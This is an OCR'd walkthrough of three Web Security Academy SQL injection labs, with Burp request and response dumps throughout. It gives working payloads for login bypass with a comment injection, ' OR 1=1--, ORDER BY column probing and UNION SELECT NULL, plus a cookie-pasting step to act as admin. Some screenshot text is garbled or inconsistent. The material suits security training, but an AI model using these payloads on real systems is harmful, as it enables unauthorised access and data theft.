

Documentation: SQL Injection Vulnerability Allowing Login Bypass

Objective

Exploit a SQL injection vulnerability in the login function to authenticate as the administrator user.

Steps to Solve

1. Preparation

1. Access the Lab:

- Open the lab URL in your web browser.
- This will present a login page with a username and password field.

Open in new tab https://0aa80038030986118b85c6c3008200d5.web-security-academy.net

Kali Docs > Kali Forums < Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec


WebSecurity Academy SQL injection vulnerability allowing login bypass

Back to lab description »

LAB Not solved

Home | My account 

WE LIKE TO SHOP 




2. Analyze the Login Request

1. Enter Dummy Credentials:

- In the login form, input any placeholder values like:
 - Username: administrator
 - Password: admin

try login into administrator with random password

Login



The screenshot shows a login interface. A red box highlights the 'Username' and 'Password' input fields. A red arrow points from the bottom left towards the 'Log in' button.

Username: administrator
Password:
Log in

Login



The screenshot shows a login interface with an error message: 'Invalid username or password.' A red arrow points to this message.

Username:
Password:
Log in

o

2. Capture the Request in Burp:

- Submit the login form.
- Burp Suite will intercept the HTTP request.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace ⚙ Proxy settings

Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URI | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies | Time | Listener port |
|-----|--|--------|-------------------------------|--------|--------|-------------|--------|-----------|-----------|-------------------------------|-------|---------------|----|-------------------------|------|---------------|
| 197 | https://oaa80038030986118b85c6c3008200d5 | GET | /academy_abHeader | | ✓ | 101 | 147 | | | 34.246.129.62 | ✓ | 34.246.129.62 | | 18:10:22 11 Nov... 8080 | | |
| 198 | https://oaa80038030986118b85c6c3008200d5 | POST | /login | | ✓ | 200 | 3305 | HTML | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:10:22 11 Nov... 8080 | | |
| 199 | https://oaa80038030986118b85c6c3008200d5 | GET | /academy_abHeader | | ✓ | 101 | 147 | | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:10:22 11 Nov... 8080 | | |
| 194 | https://oaa80038030986118b85c6c3008200d5 | GET | /login | | ✓ | 200 | 3257 | HTML | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:10:22 11 Nov... 8080 | | |
| 193 | https://oaa80038030986118b85c6c3008200d5 | GET | /my-account | | ✓ | 302 | 86 | | | 34.246.129.62 | ✓ | 34.246.129.62 | | 18:10:22 11 Nov... 8080 | | |
| 191 | https://oaa80038030986118b85c6c3008200d5 | GET | /academy_abHeader | | ✓ | 101 | 147 | | | 34.246.129.62 | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 190 | https://oaa80038030986118b85c6c3008200d5 | GET | /login | | ✓ | 200 | 3305 | HTML | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 189 | https://oaa80038030986118b85c6c3008200d5 | GET | /my-account | | ✓ | 302 | 86 | | | 34.246.129.62 | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 188 | https://oaa80038030986118b85c6c3008200d5 | GET | /academy_abHeader | | ✓ | 101 | 147 | | | 34.246.129.62 | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 187 | https://www.youtube.com | POST | /youtube/vfllog_eventalt=json | | ✓ | 200 | 370 | JSON | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 186 | https://www.youtube.com | POST | /youtube/vfllog_eventalt=json | | ✓ | 200 | 370 | JSON | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 185 | https://www.youtube.com | POST | /youtube/vfllog_eventalt=json | | ✓ | 200 | 370 | JSON | | SQL injection vulnerabilit... | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |
| 184 | https://www.academy_abHeader.net | GET | /index.html?ref=ref | | ✓ | 200 | 846 | HTML | | 34.246.129.62 | ✓ | 34.246.129.62 | | 18:09:24 11 Nov... 8080 | | |

Request

```

1 POST /login HTTP/2
2 Host: Oaa80038030986118b85c6c3008200d5.web-security-academy.net
3 Cookie: session=JadnZfL2sbpTzjEbzt4Dbi1PzILjfym
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201001 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 76
10 Origin: https://Oaa80038030986118b85c6c3008200d5.web-security-academy.net
11 Referer: https://Oaa80038030986118b85c6c3008200d5.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=Y9wmICG78WeWXK90vHxy8hJj5sbrs9jd&username=administrator&password=admin

```

Response

```

1 HTTP/2 500 Internal Server Error
2 Content-Length: 21
3
4 Internal Server Error

```

WebSecurity Academy

SQL injection vulnerability allowing login bypass

LAB Not solved

Back to lab description >

Home | My account

Login

Invalid username or password.

Username

Password

Log in

send it To Repeater and analyze the Request body

intercept the Request Parameters by adding ' ' at the end of parameter to check SQL injection option

if it gives Server error in Response then it is vulnerable for SQL injection .

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 × +

Send Cancel < > |

Request

```

1 POST /login HTTP/2
2 Host: Oaa80038030986118b85c6c3008200d5.web-security-academy.net
3 Cookie: session=JadnZfL2sbpTzjEbzt4Dbi1PzILjfym
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201001 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 76
10 Origin: https://Oaa80038030986118b85c6c3008200d5.web-security-academy.net
11 Referer: https://Oaa80038030986118b85c6c3008200d5.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=Y9wmICG78WeWXK90vHxy8hJj5sbrs9jd&username=administrator'&password=admin

```

Response

```

1 HTTP/2 500 Internal Server Error
2 Content-Length: 21
3
4 Internal Server Error

```

first send request by adding a ' in parameters and check response

After checking it now use a SQL Query attack to login as administrator
 modify the administrator parameter in username option in Request Body :

send request with administrator'-- and note cookie in response

now after modifying the username parameter send Request
 note Cookie session in the Response and copy it
 go back to Browser and inspect the login page
 go to cookie options and paste the cookie in it and Click on my Account option

go to login page and open inspect options and open cookies
 paste the cookie from burp to here and press on my account
 login successful.

| Name | Value |
|---------|-----------------------------------|
| session | OwpU8BBbhKirTffxLR4UH9Fis5UFmh7aB |

you will login as administrator and Lab solved ...

Lab - SQL Injection Vulnerability in WHERE Clause Allowing Retrieval of Hidden Data

Objective

Exploit a SQL injection vulnerability in the product category filter to retrieve unreleased products.

1. Preparation

1. Access the Lab:

- Open the lab URL in your browser.
- Browse to the page containing the product category filter.

2. Set Up Burp Suite:

- Launch **Burp Suite**.
- Configure your browser to route traffic through Burp.

Analyze the Filter Request

1. Select a Category:

- Choose any category from the filter (e.g., *Gifts*).
- Observe the application reloads or updates the product list.

[Back to lab description >>](#)

[Home](#)

WE LIKE TO SHOP

Refine your search:

All Accessories Food & Drink **Gifts** Lifestyle



Giant Pillow Thing

★★★★★ \$33.83

[View details](#)



Cheshire Cat Grin

★★★★☆ \$64.05

[View details](#)



Six Pack Beer Belt

★★★★★ \$77.68

[View details](#)



Eggtastic, Fun, Food Eggcessories

★★★★☆ \$98.15

[View details](#)



[Back to lab home](#) [Back to lab description >>](#)

[Home](#)

WE LIKE TO SHOP

Gifts

Refine your search:

All Accessories Food & Drink **Gifts** Lifestyle



Conversation Controlling Lemon

★★★★☆

\$54.75 [View details](#)



Couple's Umbrella

★★★★★

\$24.54 [View details](#)



High-End Gift Wrapping

★★★★☆

\$48.78 [View details](#)

2. Capture the Request in Burp:

- Submit the filter request.

- Burp Suite will intercept the HTTP request.

send it to Repeater

The screenshot shows the Burp Suite interface. The top navigation bar includes Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The 'Repeater' tab is selected. Below the navigation is a sub-menu with Intercept, HTTP history, WebSockets history, Match and replace, and Proxy settings. A note says 'Filter settings: Hiding CSS, image and general binary content'.

The main area displays a table of captured requests. The columns are: #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, and Cookies. The table contains 388 rows of data, with row 391 highlighted in blue. Row 391's URL is <https://0a06006804155df98281...>, Method is GET, and the URL is `/filter?category=Gifts`. The status code is 200, length is 4876, MIME type is HTML, and the title is 'SQL injection vulnerability in WHERE clause allowing retrieval of hidden data'. The notes column indicates 'SQL injection vulnerability in WHERE clause allowing retrieval of hidden data'.

On the left, the 'Request' pane shows the raw HTTP request:

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0a06006804155df9828101bb005c00e0.web-security-academy.net
3 Cookie: session=0K6BwnYanlvkLyGz0ACb0grd4Lg
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a06006804155df9828101bb005c00e0.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?
14 Priority: u=0, i
15 Te: trailers
16
17

```

On the right, the 'Response' pane shows the page content for the 'Gifts' category. The page header is 'WebSecurity Academy' with a red 'SQL injection vulnerability in WHERE clause allowing retrieval of hidden data' banner. The main content area has a heading 'WE LIKE TO SHOP' with a hanger icon, and a sub-section 'Gifts'. A 'Back to lab home' button is visible.

intercept the Request Parameters by adding ' at the end of parameter to check SQL injection option

if it gives Server error in Response then it is vulnerable for SQL injection .

After checking for the SQL injection now use SQL injection Query to show hidden data from database .

' OR 1=1- -

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```

1 GET /filter?category=products&id=1 HTTP/2
2 Host: https://portswigger.net/web-security-academy.net
3 Cookies: session=0DGK6XmB1lvLygQz0AcBqsr6tIec
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Gecko/20100101 Firefox/120.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a06006804155df9828101bb005c00e0.web-security.academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17

```
- Response:**

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11481
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href="/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
12      SQL injection vulnerability in WHERE clause allowing retrieval of hidden
13      data
14    </title>
15  </head>
16  <body>
17    <script src="/resources/labheader/js/labHeader.js">
18    </script>
19    <div id="academyLabHeader">
20      <section class="academyLabBanner">
21        <div class="container">
22          <div class="logo">
23            <div class="title-container">
24              <h1>
25                SQL injection vulnerability in WHERE clause allowing
26                retrieval of hidden data
27              </h1>
28              <a id="lab-link" class="button" href="/">
29                Back to lab home
30              </a>
31              <a class="link-back" href="https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data">
32                Back to lab home
33                <span>Back<br/>to lab home</span>
34                <span>description<br/>https://www.w3.org/2000/svg</span>
35                <img alt="arrow icon" data-bbox="28 30 35 35" style="vertical-align: middle;"/>
36                <span>Layer 1</span>
37                <img alt="arrow icon" data-bbox="38 30 45 35" style="vertical-align: middle;"/>
38                <span>x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space='preserve' title='back-arrow'>
39                  <polyline points='1.4,0 0,1.2 12.6,15 0,28.8'>
40                </span>
41              </div>
42            </div>
43          </div>
44        </div>
45      </section>
46    </div>
47  </body>
48</html>

```
- Inspector:** Shows sections for Request attrit, Request query, Request body, Request cookie, Request head, and Response head.

after entering this payload send Request and check Response and open it in a browser and it will display hidden data and Lab Solved !!

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>[Home](#)

Gifts

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#)

Conversation Controlling Lemon



Couple's Umbrella



High-End Gift Wrapping



Lab - SQL Injection UNION Attack to Determine Number of Columns

Objective

Perform a SQL injection UNION attack to determine the number of columns in the query by injecting null values. This is a foundational step to retrieve data from other tables in subsequent labs.

. Preparation

1. Access the Lab:

- Open the lab URL in your browser.

- Browse to the page containing the product category filter.

2. Set Up Burp Suite:

- Launch **Burp Suite**.
- Configure your browser to route traffic through Burp.

2. Analyze the Filter Request

1. Select a Category:

- Choose any category from the filter (e.g., *Gifts*).
- Observe the application reloads or updates the product list.

The screenshot shows a web browser displaying a lab from the Web Security Academy. The URL in the address bar is <https://0a155005f03d0998085746c5ff00de00%2e.web-security-academy.net/filter/category=tech+gifts>. The page title is "SQL injection UNION attack, determining the number of columns returned by the query". Below the title, there are links for "Back to lab home" and "Back to lab description >". The main content area has a header "WE LIKE TO SHOP" with a hanger icon. A red arrow points to the "Tech gifts" link in the search bar, which is highlighted with a red box. Another red arrow points to the "Home" link in the top right corner, which is also highlighted with a red box. The search bar also includes links for "All", "Food & Drink", "Gifts", "Pets", "Toys & Games". Below the search bar, a list of products is shown:

| Product | Price | Action |
|-------------------------|---------|------------------------------|
| Eye Projectors | \$34.03 | View details |
| Real Life Photoshopping | \$3.36 | View details |
| Picture Box | \$64.74 | View details |
| Lightbulb Moments | \$25.61 | View details |

- **Capture the Request in Burp:**

- Submit the filter request.
- Burp Suite will intercept the HTTP request.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies |
|-----|---|--------|--|--------|--------|-------------|--------|-----------|-----------|-----------------------------|-------|----------------|-----------|---------|
| 147 | https://www.googleads.g.doubleclick.net | GET | /pageadid | | | 302 | 745 | HTML | | | ✓ | 172.217.19.226 | | |
| 145 | https://googleads.g.doubleclick.net | GET | /pageadid | | | 302 | 745 | HTML | | | ✓ | 172.217.19.226 | | |
| 144 | https://ontime.services.mozilla... | GET | /M/1/ | | | 204 | 136 | | | | ✓ | 34.117.188.166 | | |
| 143 | https://0a56005703d09980857... | GET | /academyLabHeader | | | 101 | 147 | | | | ✓ | 79.125.84.16 | | |
| 142 | https://0a56005703d09980857... | GET | /filter?category=Tech+gifts | ✓ | | 200 | 5010 | HTML | | SQL injection UNION atta... | ✓ | 79.125.84.16 | | |
| 141 | https://0a56005703d09980857... | GET | /academyLabHeader | | | 101 | 147 | | | | ✓ | 79.125.84.16 | | |
| 140 | https://0a56005703d09980857... | GET | /resources/labheader/images/ps-lab-no... | | | 200 | 942 | XML | svg | | ✓ | 79.125.84.16 | | |
| 139 | https://0a56005703d09980857... | GET | /resources/labheader/images/logoAcad... | | | 200 | 8852 | XML | svg | | ✓ | 79.125.84.16 | | |
| 137 | https://0a56005703d09980857... | GET | /resources/images/shop.svg | | | 200 | 7258 | XML | svg | | ✓ | 79.125.84.16 | | |
| 136 | https://0a56005703d09980857... | GET | /resources/labheader/js/labHeader.js | | | 200 | 1673 | script | js | | ✓ | 79.125.84.16 | | |
| 133 | https://0a56005703d09980857... | GET | / | | | 200 | 9259 | HTML | | SQL injection UNION atta... | ✓ | 79.125.84.16 | session=j | |
| 132 | https://www.youtube.com | POST | /youtu/be/_log_event?alt=json | ✓ | | 200 | 370 | JSON | | | ✓ | 142.250.181.46 | | |

Request send it to repeater

```

1 GET /filter?category=Tech+gifts HTTP/2
2 Host: 0a56005703d0998085746c8f00de0076.web-security-academy.net
3 Cookie: session=jytfLru8IJuLt4bfuMtKoyfZalLnFoV
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0a56005703d0998085746c8f00de0076.web-security-academy.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?
15 Priority: u=0, i
16 Te: trailers
17
  
```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4902
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labsEcommerce.css rel=stylesheet">
11   <title>
12     SQL injection UNION attack, determining the number of columns returned by the query
13   </title>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
16       <div id="academyLabHeader">
17         <section class="academyLabBanner">
18           <div class="container">
19             <div class="logo">
20               
21             <div class="title-container">
22               <h2>
23                 SQL injection UNION attack, determining the number of columns returned by the query
24               </h2>
25             </div>
26           </div>
27         </section>
28       </div>
29     </script>
30   </body>
31 </html>
32
  
```

send it to Repeater

in Repeater note Request body closely and add ' (single quotation mark) at the end of

Request Search Parameter and send Request and note the Response to Check it for SQL injection .

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: https://0a56005703d0998085746c8f00de0076

Send Cancel < > []

Request

```

1 GET /filter?category=Tech+gifts HTTP/2
2 Host: 0a56005703d0998085746c8f00de0076.web-security-academy.net
3 Cookie: session=jytfLru8IJuLt4bfuMtKoyfZalLnFoV
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0a56005703d0998085746c8f00de0076.web-security-academy.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?
15 Priority: u=0, i
16 Te: trailers
17
  
```

use a ' quation in parameter and send request

Response

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2421
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labs.css rel=stylesheet">
11   <title>SQL injection UNION attack, determining the number of columns returned by the query</title>
12   <script src="/resources/labheader/js/labHeader.js"></script>
13   <div id="academyLabHeader">
14     <section class="academyLabBanner">
15       <div class="container">
16         <div class="logo">
17           
18         <div class="title-container">
19           <h2>
20             SQL injection UNION attack, determining the number of columns returned by the query</h2>
21           <a id="lab-link" class="button" href="/">Back to lab home</a>
22           <a class="link-back" href="https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns">
23             Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
24             
25           </a>
26         </div>
27       </div>
28     </section>
29   </div>
30 </body>
31 </html>
32
  
```

Perform SQL Injection to Determine Column Count:

add SQL Query : ' ORDER BY 1- - to find out Columns in Table

, note : increase 1 until it shows Error in Response

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. In the Request pane, a GET request is shown with the URL: `/filter?category=Tech+gifts'+ORDER+BY+1- -`. The response pane shows a 200 OK status with the following content:

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 4912
<!DOCTYPE html>
<html>
<head>
<link href=/resources/LabHeader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsCommerce.css rel=stylesheet>
<title>SQL injection UNION attack, determining the number of columns returned by the query</title>
</head>
<body>
<script src=/resources/LabHeader/js/labHeader.js></script>
<div id=academyLabHeader>
<section class=academyLabBanner>
<div class=container>
<div class=logo></div>
<div class=title-container>
<h2>SQL injection UNION attack, determining the number of columns returned by the query</h2>
<a id=lab-link class=button href=/>Back to lab home</a>
<a class=link-back href=https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns>
Backnbsp;tonbsp;labnbsp;descriptionnbsp;
http://www.w3.org/2000/svg xmlns:xlink=http://www.w3.org/1999/xlink x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
<g>
<polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15,1,15'>
<polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'>
</g>
</a>
</div>
<div class=widgetcontainer-lab-status is-notsolved>
```

A red arrow points from the text 'NOW ADD SQL QUERY TO FIND COLUMNS IN TABLE. INCREMENT THE LAST NUMBER IN PARAMETERS UNTIL IT SHOWS ERROR IN RESPONSE' to the 'Send' button in the top toolbar.

we have Tried ORDER BY 1-3 Query and it Shows OK status in Response

but When we send it by 4 it shows error in Response .

Screenshot of the Burp Suite Repeater tab showing a successful HTTP request and response.

Request:

```

1 GET /filter?category=Tech+gifts' ORDER BY 4; - HTTP/2
2 Host: 0a56005d03d099808546cfe00de0076.web-security-academy.net
3 Content-Security-Policy: default-src https://0a56005d03d099808546cfe00de0076.web-security-academy.net
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a56005d03d099808546cfe00de0076.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17

```

**WE HAVE TRIED
ORDER BY 1-3 QUERY AND IT SHOWS OK STATUS
IN RESPONSE**

**BUT WHEN WE SEND IT BY 4 IT SHOWS ERROR IN
RESPONSE.**

Response:

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2421
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11    <title>SQL injection UNION attack, determining the number of columns returned by the query</title>
12  </head>
13  <script src="/resources/labheader/js/labHeader.js"></script>
14  <div id="academyLabHeader">
15    <section class="academyLabBanner">
16      <div class="container">
17        <div class="logo"></div>
18        <div class="title-container">
19          <h2>SQL injection UNION attack, determining the number of columns returned by the query</h2>
20          <a href="#">Back to lab home</a>
21          <a href="#">Link back</a>
22          Back &nbsp;to &nbsp;lab &nbsp;description &nbsp;
23          <img alt="Back arrow icon" style="vertical-align: middle;"/>
24          <span>http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox=0 0 28 30' enable-background='new 0 0 28 30' xml:space='preserve' title='back-arrow'>
25            <g>
26              <polygon points='1.4,0 1.2,12.6,15,0,28.8 1.4,30 15,1,15'></polygon>
27              <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'></polygon>
28            </g>
29          </svg>
30        </div>
31        <div class='widgetcontainer-lab-status is-notsolved'>
32          <span>LAB</span>
33          <p>Not solved</p>
34          <span class='lab-status-icon'></span>
35        </div>

```

Now we use SQL UNION Injection to check for columns in Table with NULL parameter

SQL UNION INJECTION :

' UNION SELECT NULL,NULL,NULL--

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x + Send Cancel < > ▾

Target: https://0a56005703d0998085746c8f00de00

Request

```
GET /filter?category=Tech+gifts'+UNION+SELECT+NULL,NULL,NULL,NULL-- HTTP/2
Host: 0a56005703d0998085746c8f00de00
Cookie: session=ytfuru8JutJ4bfUmtkOyfZaLnoFoV
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a56005703d0998085746c8f00de0076.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
NOW WE HAVE USE SQL UNION QUERY TO KNOW NUMBER OF COLOUMNS IN TABLE
```

Response

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5444
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
    <link href="/resources/css/labs.css rel=stylesheet">
    <title>SQL injection UNION attack, determining the number of columns returned by the query</title>
  </head>
  <script src="/resources/labheader/js/labHeader.js"></script>
  <div id="academyLabHeader">
    <section class="academyLabBanner is-solved">
      <div class="container">
        <div class="logo"></div>
        <div class="title-container">
          <h2>SQL injection UNION attack, determining the number of columns returned by the query</h2>
          <a class="link-back href='https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns'">
            Back<br/>
            lab<br/>
            description<br/>
            http://www.w3.org/2000/svg xmlns:xlink="http://www.w3.org/1999/xlink" x=0px y=0px viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
              <g>
                <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15">
                <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15">
              </g>
            </svg>
          </a>
        </div>
        <div class="widgetcontainer-lab-status is-solved">
          <span>LAB</span>
          <span>Solved</span>
          <span class="lab-status-icon"></span>
        </div>
      </div>
    </section>
  </div>
```

Lab Solved !!



SQL injection UNION attack, determining the number of columns returned by the query

LAB Solved

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

[Home](#) | [My account](#)



Tech gifts

Refine your search:

[All](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

| | | |
|-------------------------|---------|------------------------------|
| Eye Projectors | \$34.03 | View details |
| Real Life Photoshopping | \$3.36 | View details |
| Picture Box | \$64.74 | View details |
| Lightbulb Moments | \$25.61 | View details |

